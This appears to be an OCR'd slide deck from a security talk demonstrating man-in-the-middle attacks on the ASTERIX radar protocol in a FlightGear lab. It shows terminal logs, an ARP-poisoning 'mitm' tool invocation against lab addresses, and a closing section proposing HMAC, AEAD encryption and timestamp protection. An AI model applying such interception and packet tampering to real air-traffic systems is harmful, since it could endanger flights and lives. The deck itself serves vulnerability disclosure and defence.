
MitM -Sniff Demonstration


FlightGear
Archivo Vista Localización Autopiloto Ambiente Equipamiento IA Multijugador Depurar Ayuda Cessna C172P
25R
REPLAY Loop: 90 Time: 0:22.0 Size: 1.6MB Speed: - 2x + Hide
<< < 0:03 10:06 > >>
Pause Mute Chase View End Replay
RADARES
File Edit View Help
HACKED
ORIGINAL
Terminal - tomuz@pcRadar:/home/tomuz/dev/clienteasterixgui
Archivo Editar Ver Terminal Ir Ayuda
Terminal - tomuz@MITM:/home/tomuz/dev/Mitm-master
Archivo Editar Ver Terminal Ir Ayuda

```
**AIRCRAFT DATA CONVERSION TO ASTERIX**
Cartesian coordinates ASTERIX (x,y): (fffffeeb,ffffff95)
Polar coordinates ASTERIX (rho,theta): (0253,4f02)

**Packet sent to the operations center**
---------------------------------------------------------------

**AIRCRAFT RECEIVED PACKET**
-Packet length: 37
-Aircraft Longitude: 2,103520
-Aircraft Latitude: 41,305660
-Aircraft speed: 12,116830

**RADAR DATA**
-Radar Latitude: 41,29694400
-Radar Longitude: 2,07833300
Distance aircraft (nm): 1,251158

**AIRCRAFT DATA CONVERSION TO ASTERIX**
Cartesian coordinates ASTERIX (x,y): (fffffeec,ffffff96)
Polar coordinates ASTERIX (rho,theta): (0251,4f05)

**Packet sent to the operations center**
---------------------------------------------------------------
```

```
[root@MITM Mitm-master]#
```

MitM -BLOCK Demonstration





FlightGear
Archivo Vista Localización Autopiloto Ambiente Equipamiento IA Multijugador Depurar Ayuda Cessna C172P
REPLAY Loop: ☒ 90 Time: 8:02.9 Size: 1.6MB Speed: - 1x + Hide
<< < 0:03 10:06 > >>
Pause Mute Chase View End Replay
RADARES
File Edit View Help
HACKED
ORIGINAL
Terminal - tomuz@pcRadar:/home/tomuz/dev/clienteasterixgui
Archivo Editar Ver Terminal Ir Ayuda
Terminal - tomuz@MITM:/home/tomuz/dev/Mitm-master
Archivo Editar Ver Terminal Ir Ayuda


```
**AIRCRAFT DATA CONVERSION TO ASTERIX**
Cartesian coordinates ASTERIX (x,y): (02a8,0044)
Polar coordinates ASTERIX (rho,theta): (0558,3be2)

**Packet sent to the operations center**
---------------------------------------------------------------

**AIRCRAFT RECEIVED PACKET**
-Packet length: 37
-Aircraft Longitude: 2,014460
-Aircraft Latitude: 41,291759
-Aircraft speed: 133,368805

**RADAR DATA**
-Radar Latitude: 41,29694400
-Radar Longitude: 2,07833300
Distance aircraft (nm): 2,898900

**AIRCRAFT DATA CONVERSION TO ASTERIX**
Cartesian coordinates ASTERIX (x,y): (02ac,003d)
Polar coordinates ASTERIX (rho,theta): (055e,3c54)

**Packet sent to the operations center**
---------------------------------------------------------------
```

```
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t
Created tap interface mitm0
Attacker is at 00:50:56:20:CC:6B
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 115 packets sniffed
```


MitM -ADD Demonstration







Terminal - tomuz@pcRadar:/home/tomuz/dev/clienteasterixgui
Archivo Editar Ver Terminal Ir Ayuda

```
**AIRCRAFT DATA CONVERSION TO ASTERIX**
Cartesian coordinates ASTERIX (x,y): (fffffc37,fffffaa3)
Polar coordinates ASTERIX (rho,theta): (0d22,66f5)

**Packet sent to the operations center**
----------------------------------------------------------------

**AIRCRAFT RECEIVED PACKET**
-Packet length: 37
-Aircraft Longitude: 2,159880
-Aircraft Latitude: 41,398560
-Aircraft speed: 131,666016

**RADAR DATA**
-Radar Latitude: 41,29694400
-Radar Longitude: 2,07833300
Distance aircraft (nm): 7,124694

**AIRCRAFT DATA CONVERSION TO ASTERIX**
Cartesian coordinates ASTERIX (x,y): (fffffc37,fffffa9a)
Polar coordinates ASTERIX (rho,theta): (0d31,6716)

**Packet sent to the operations center**
----------------------------------------------------------------
```


Terminal - tomuz@MITM:/home/tomuz/dev/Mitm-master
Archivo Editar Ver Terminal Ir Ayuda

```
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t
Created tap interface mitm0
Attacker is at 00:50:56:20:CC:6B
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 6 packets sniffed
```

MitM -MOD Demonstration


FlightGear
Archivo Vista Localización Autopiloto Ambiente Equipamiento IA Multijugador Depurar Ayuda Cessna C172P
REPLAY Loop: 90 Time: 3:41.5 Size: 1.6MB Speed: - 1x + Hide
<< < 0:03 10:06 > >>
Pause Mute Chase View End Replay
RADARES
File Edit View Help
HACKED
ORIGINAL
Terminal - tomuz@pcRadar:/home/tomuz/dev/clienteasterixgui
Archivo Editar Ver Terminal Ir Ayuda
Terminal - tomuz@MITM:/home/tomuz/dev/Mitm-master
Archivo Editar Ver Terminal Ir Ayuda

```
**AIRCRAFT DATA CONVERSION TO ASTERIX**
Cartesian coordinates ASTERIX (x,y): (fffffe78,fffffd06)
Polar coordinates ASTERIX (rho,theta): (06b3,6c9e)

**Packet sent to the operations center**
----------------------------------------------------------------

**AIRCRAFT RECEIVED PACKET**
-Packet length: 37
-Aircraft Longitude: 2,110570
-Aircraft Latitude: 41,352619
-Aircraft speed: 96,886978

**RADAR DATA**
-Radar Latitude: 41,29694400
-Radar Longitude: 2,07833300
Distance aircraft (nm): 3,646139

**AIRCRAFT DATA CONVERSION TO ASTERIX**
Cartesian coordinates ASTERIX (x,y): (fffffe76,fffffcff)
Polar coordinates ASTERIX (rho,theta): (06c0,6cb5)

**Packet sent to the operations center**
----------------------------------------------------------------
```

```
[root@MITM Mitm-master]# ./mitm -i eth0 -t 192.168.1.200 192.168.1.201 -t
Created tap interface mitm0
Attacker is at 00:50:56:20:CC:6B
192.168.1.200 is at 00:50:56:25:07:C1
192.168.1.201 is at 00:50:56:25:07:C2
Tom is in the middle (Press escape to exit)
 7 packets sniffed
```

MITIGATION

ASTERIX does not have any security mechanism of its own. This leads us to cover the following aspects.

Packets Modification

The attacker is able to perform an MiTM, which allows it to modify the packets.

Possible **mitigation**:

- Validation of the packets integrity using hash functions.
- Validation of the packets integrity using HMAC functions.

Packets Swap

The attacker is able to perform a MiTM, which allows it swap packets.

Possible **mitigation**:

- Encryption of the most critical data fields, for instance the aircraft ID, the aircraft address and its position.
- The most recent encryption techniques suggest the use of AEAD algorythms (Authenticated Encryption with Associated Data) because of their confidentiality, integrity and authentication.

Replay Attack

The attacker is able to sniff the network data traffic and also save it and try to inject it in another moment.

Possible **mitigation**:

Encrypt each packet timestamp.

MITIGATION - Performance And Efficiency

○ It is very important that any of the security measures used does not impair the system's performance.

○ Based on our tests we can demonstrate that with the latest processing power we can achieve the incorporation of these security measures without impairing the normal flow of sent and recieved packages from the operation center

CONCLUSION

- ASTERIX protocol is vulnerable.
- An attack like the one shown before can bring huge monetary or lives lost in any country.
- With an encryptation mechanisim this problem can be solved.

Q&A

Questions Time

Thank you!
Have a good flight home!